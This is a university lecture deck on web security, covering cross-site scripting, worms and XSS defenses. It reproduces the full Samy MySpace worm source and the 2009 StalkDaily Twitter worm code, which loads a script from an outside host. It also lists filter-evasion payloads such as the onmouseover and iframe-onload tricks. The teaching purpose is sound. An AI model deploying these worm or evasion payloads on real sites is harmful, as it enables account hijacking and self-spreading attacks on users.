

CSE P564: Computer Security and Privacy

Web Security part 2

Autumn 2024

David Kohlbrenner

dkohlbre@cs

UW Instruction Team: David Kohlbrenner, Yoshi Kohno, Franziska Roesner. Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials

Paper discussion


Beware of Finer-Grained Origins

Discussion Topics

- What is a 'finer-grained origin' anyway?
- There are many web technologies in this paper that are deprecated. How much they contribute to the problems identified?
- Pick one of the approaches described and circumvented by the paper. What was it trying to do, and why didn't it work?
- What would be an alternative approach (or is in 2024) to the proposals here? Is this still a problem and how so?


XSS!

Cross-Site Scripting (XSS)



Basic Pattern for Reflected XSS


Injected script can manipulate website to **show bogus information, leak sensitive data, cause user's browser to attack other websites**. This violates the "spirit" of the same origin policy



Reflected XSS

- User is tricked into visiting an honest website
 - Phishing email, link in a banner ad
- Bug in website code causes it to echo to the user's browser an **arbitrary attack script**
 - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to **show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites**
 - This violates the “spirit” of the same origin policy

Stored XSS



Where Malicious Scripts Lurk

- User-created content
 - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
 - Many sites try to filter out scripts from user content, but this is difficult!

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, ``
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url('javascript:alert(1)')">`
- But MySpace will strip out "javascript"
 - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)'" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText;catch(e)}{if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace[.]com'){document.location='http://www.myspace[.]com'+location.pathname+location.s
earch}else{if(!M){getData(g());main()}function getClientFID(){return findIn(g(),'up launchIC(' +A,A)}function nothing(){function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+a,'A'+jav'+a');AE=AE.replace('exp'+r),'exp'+r'+A');AF=' but most of all, samy is my hero. <d'+iv
id='+AE+'D'+IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

MySpace Worm (3)

- *“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or [make anyone angry]. This was in the interest of..interest. It was interesting and fun!”*
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak



Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
 - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily[.]com. It's a site like Twitter but with pictures, videos, and so much more! ");
var xss = urlencode('http://www.stalkdaily[.]com"></a><script src="http://mikeyyloolz.uuuq[.]com/x.js"></script><script src="http://mikeyyloolz.uuuq[.]com/x.js"></script><a');
```

```
var ajaxConn = new XMLHttpRequest();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```


[http://dcortesi\[.\]com/2009/04/11/twitter-stalkdaily-worm-postmortem/](http://dcortesi[.]com/2009/04/11/twitter-stalkdaily-worm-postmortem/)

In all XSS there are 3 actors

- Adversary
- Server victim
- User victim

How might we defend against XSS?

(Think about this from multiple perspectives: if you were 'naive[.]com' or even the browser)



Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, `htmlspecialchars(string)` will replace all special characters with their HTML codes
 - ' becomes `'`; " becomes `"`; & becomes `&`;
 - In ASP.NET, `Server.HtmlEncode(string)`

Evading Ad Hoc XSS Filters

- Preventing injection of scripts into HTML is hard! → Use standard APIs

- Blocking “<” and “>” is not enough
- Event handlers, stylesheets, encoded inputs (%3C), etc.
- phpBB allowed simple HTML tags like

<b c=">" onmouseover="script" x="<b ">Hello


- Beware of filter evasion tricks (XSS Cheat Sheet)

- If filter allows quoting (of <script>, etc.), beware of malformed quoting:
<SCRIPT>alert("XSS")</SCRIPT>">
- Long UTF-8 encoding
- Scripts are not only in <script>:

<iframe src='https://bank[.]com/login' onload='steal()>

SQL Injection

Typical Login Prompt

